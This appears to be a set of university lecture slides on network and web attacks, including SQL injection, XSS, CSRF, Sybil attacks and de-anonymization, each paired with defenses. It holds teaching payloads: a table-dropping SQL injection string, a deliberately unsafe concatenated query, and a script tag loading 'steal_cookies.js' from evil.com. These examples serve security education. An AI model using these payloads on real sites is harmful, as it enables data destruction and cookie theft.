
Web Security

Agenda

- Review
- Network attacks
- Web attacks


Review: Network message



Review: Internet routers

- How do we connect all the computers on the internet?
- A *router* forwards data from one network to the next
- Usually a purpose-built Linux computer with multiple network connections

Review: Internet routers



routers

Neither sender nor receiver control the routers in the middle!

Review: network security

- Two parties communicate over a network
- Assume powerful adversary
  - Can read (eavesdrop on) all data transmitted
  - Can modify or delete any data
  - Can inject new data


- Communication: What properties would you like?

Review: desirable properties


- Confidentiality
  - Adversary should not understand message
- Sender authenticity
  - Message is really from the purported sender
- Message integrity
  - Message not modified between send and receive
- Freshness
  - Message was sent “recently”
- Anonymity
  - Attacker should not know that we are communicating

Review: encryption summary


- Symmetric encryption
  - One key



- Asymmetric encryption
  - Two keys



- Cryptographic hash functions
  - No keys



Network attacks vs. web attacks

- **Network attacks (messages):** target data *in transit* between client and server
- **Web attacks (servers):** target the server-side application (e.g., our Flask app)

Agenda

- Review
- Network attacks
- Web attacks

Agenda

- Review
- **Network attacks**
  - **Eavesdropping**
  - Replay
  - Masquerading
  - Man-in-the-middle
- Web attacks

Eavesdropping

- Capture a router and listen in

HTTPS helps with eavesdropping

- Someone else listens to what you send
- HTTPS encrypts the data, so they can't understand it, but...

- *NSA data center near SLC: "An article by Forbes estimates the storage capacity as between 3 and 12 exabytes in the near term, based on analysis of unclassified blueprints" (Wikipedia)*

The New York Times

N.S.A. Buys Americans' Internet Data Without Warrants, Letter Says

The disclosure comes amid congressional scrutiny and a Federal Trade Commission crackdown on commercial data brokers.

The National Security Agency buys certain logs related to Americans' domestic internet activities from commercial data brokers, according to an unclassified letter by the agency.

January 25, 2024

Governments and encryption

- US had strict export controls on cryptography in 90s
  - US (big key sizes) vs. international (small key sizes, easy to break)
  - Government backdoor key embedded in pplications (Lotus Notes)

Data and law enforcement

- Data collected about you can be searched with a warrant
  - Google knows everywhere you've been, so law enforcement does too (geofence warrant)
  - Lists of people who searched for topics
  - E-mails and chat messages

- Google Transparency Report
  - 192,408 requests made to Google July-December 2022

End-to-end encryption

- Some chat apps promise that the chat provider can’t read your messages
- Technical details for WhatsApp: “WhatsApp Encryption Overview” paper
- How do you know the app isn’t lying to you about the encryption status?

Agenda


- Review
- Network attacks
  - Eavesdropping
  - **Replay**
  - Masquerading
  - Man-in-the-middle
- Web attacks

Replay attack

- Memorize a message and send it multiple times


Replay attack

- Memorize a message and send it multiple times



Replay attack

- Memorize a message and send it multiple times




Replay attack defenses

- Add something unique in each message:
  - Timestamp
  - Sequence number
- Server will ignore messages with same ID

Replay attack defenses

- Add something unique in each message (ID):
  - Timestamp
  - Sequence number

- Server will ignore messages with same ID




Agenda

- Review
- Network attacks
  - Eavesdropping
  - Replay
  - **Masquerading**
  - **Man-in-the-middle**
- Web attacks


Masquerading

- Pretend to be a website
- Copy the HTML and host the copy



Masquerading defense


- Verify validity of public key using the certificate.



Man-in-the-middle attack


- Intercept and potentially manipulate the communication between two parties

- *The attacker intercepts the server's public key and replaces it with their own **"evil" public key** before it reaches the client.*



Man-in-the-middle defense

- Verify validity of public key using the certificate



Agenda


- Encryption review
- Network attacks
- **Web attacks**
  - **SQL injection**
  - Cross-site scripting
  - Cross-site request forgery (CSRF)
  - Sybil
  - De-anonymization

Network attacks vs. web attacks

- **Network attacks (messages):** target data *in transit* between client and server
- **Web attacks (servers):** target the server-side application (e.g., our Flask app)

SQL injection attack


- You think you're getting data, but you're really getting code



Server will run:
SELECT hash
FROM passwords
WHERE user='Smith1'

SQL Injection


- What about user name: `'; DROP TABLE passwords`



Server will run:
SELECT hash
FROM passwords
WHERE user=' '; DROP
TABLE passwords

- Semicolon (;) is used to separate sql commands.

SQL injection attack



SQL injection defense

- Use prepared statement (?)

- Python/Flask bad example

```
cur = connection.execute(
    "SELECT * FROM users "
    "WHERE username = ‟ + username)
```

- Python/Flask good example

```
cur = connection.execute(
    "SELECT * FROM users "
    "WHERE username = ?",
    (username,))
```

Agenda

- Encryption review
- Network attacks
- **Web attacks**
  - SQL injection
  - **Cross-site scripting**
  - Sybil
  - De-anonymization

Cross-site scripting attack

- If you allow users to post comments or other text, they can put HTML tags
- <script> tag loads code that runs in other users' browsers
- Example:

Nice picture!
<script src="http://evil.com/steal_cookies.js" />

Cross-site scripting defense

- **Escape** all user input before being used.

- Use HTML escapes

  <script> => <script>

Agenda

- Encryption review
- Network attacks
- Web attacks
  - SQL injection
  - Cross-site scripting
  - **Cross-site request forgery (CSRF)**
  - Sybil
  - De-anonymization

Cross-site request forgery (CSRF)

- Cross-site request forgery (CSRF)
  - Pronounced "see surf"
- Trick a user into submitting a request they didn't intend
- Browser handles request *and includes cookies*

Visualization: https://www.hacksplaining.com/lessons/csrf

CSRF attack

- I have an account on Insta485 and I'm logged in
- Get a phishing email like this

> ⚠️ **Security Alert:** We detected suspicious activity on your Insta485 account.
> Click here to secure your account now!

```
<form>
  <input type="hidden" value="You've been attacked!">
  ...
```

Visualization: https://www.hacksplaining.com/lessons/xss-stored/

CSRF attack

- Click the link
  - Brower includes insta485 cookies
- Malicious post

Visualization: https://www.hacksplaining.com/lessons/xss-stored/

CSRF defense

- *Synchronizer Token Pattern:*
- HTML form includes a unique token per request

```
<form>
   <input type="hidden" name="csrf_token" value="IjU5ZjNlMjhj...">
   ...
```

- Check token on form submission
  - Usually done by server-side dynamic pages library
  - Example: Flask-WTF

*SameSite=Strict has limitations https://developer.mozilla.org/en-US/docs/Web/Security/Practical_implementation_guides/Cookies

Agenda

- Encryption review
- Network attacks
- Web attacks
  - SQL injection
  - Cross-site scripting
  - Cross-site request forgery (CSRF)
  - **Sybil**
  - De-anonymization


Sybil attack


- One real-life user pretends to be multiple online users
  - Vote more than once
  - Fake reviews
  - Fake followers.

Image: creepypasta.wikia.com

Sybil attack defenses

- Require phone numbers.
- CAPTCHAs





Agenda

- Encryption review
- Network attacks
- Web attacks
  - SQL injection
  - Cross-site scripting
  - Sybil
  - **De-anonymization**

De-anonymization attack

- De-anonymization attack: recover identifiers from de-identified data

Historical data leaks

- Washington state school records
- University of Washington hospital: ~1M patients
- Credit information on basically everyone in the US

Data that's stored about you

- Google
  - All your e-mails and chat messages
  - Your location history (where your phone has been, computers you've logged into)
  - All your web searches
  - Backups onto Google Drive
- University of Michigan
  - (You can ask for almost all of this yourself!)
  - Grades
  - Notes from meetings with advisors
  - Admissions decisions
  - Who's been referred to the Honor Council

Massachusetts data release

- In mid-90s, MA government insurance company ("GIC") released data on state employee hospital visits
- Data was anonymized
- Massachusetts health records
  - Drop name, address, SSN
  - Keep <zip, birthday, gender, health details>
- MIT Student Latanya Sweeney combined anonymized data with Cambridge, MA voter rolls
  - GIC data: zip, gender, DOB
  - Voter rolls: name, zip, gender, DOB
- Male; 02138; July 31, 1945

Massachusetts data release

- After joining hospital data with voter data, governor's records could be deidentified!

- Only six people in Cambridge shared his birth date
  - Only three of them men, and of them
  - Only he lived in his ZIP code
- Sweeney sent the Governor’s health records to his office
  - Included diagnoses and prescriptions!

Massachusetts data release

- 87% of Americans uniquely identified by zip, gender, DOB
- What can we do?

Database privacy

- Unsolvable problem
  - Any release of data improves adversary's ability to identify
  - Only sure way is to release nothing

Summary: Network attacks

- *Eavesdropping:* Listen to network traffic going through a router
- *Masquerading:* Fake version of a real website like a bank
- *Man-in-the-middle:* Encrypted communication ... but with the attacker's public key
- *Replay:* Save a (possibly encrypted) message and send it again later

Summary: Web attacks

- *SQL injection:* You think you're getting data, but you're really getting code
- *Cross-site scripting* (XSS) injects code into another page
- *Cross-site request forgery* (CSRF) tricks a user into submitting a request they didn't intend
- *Sybil attack* fakes reviews or search results
- *De-anonymization* recovers identifiers from anonymized data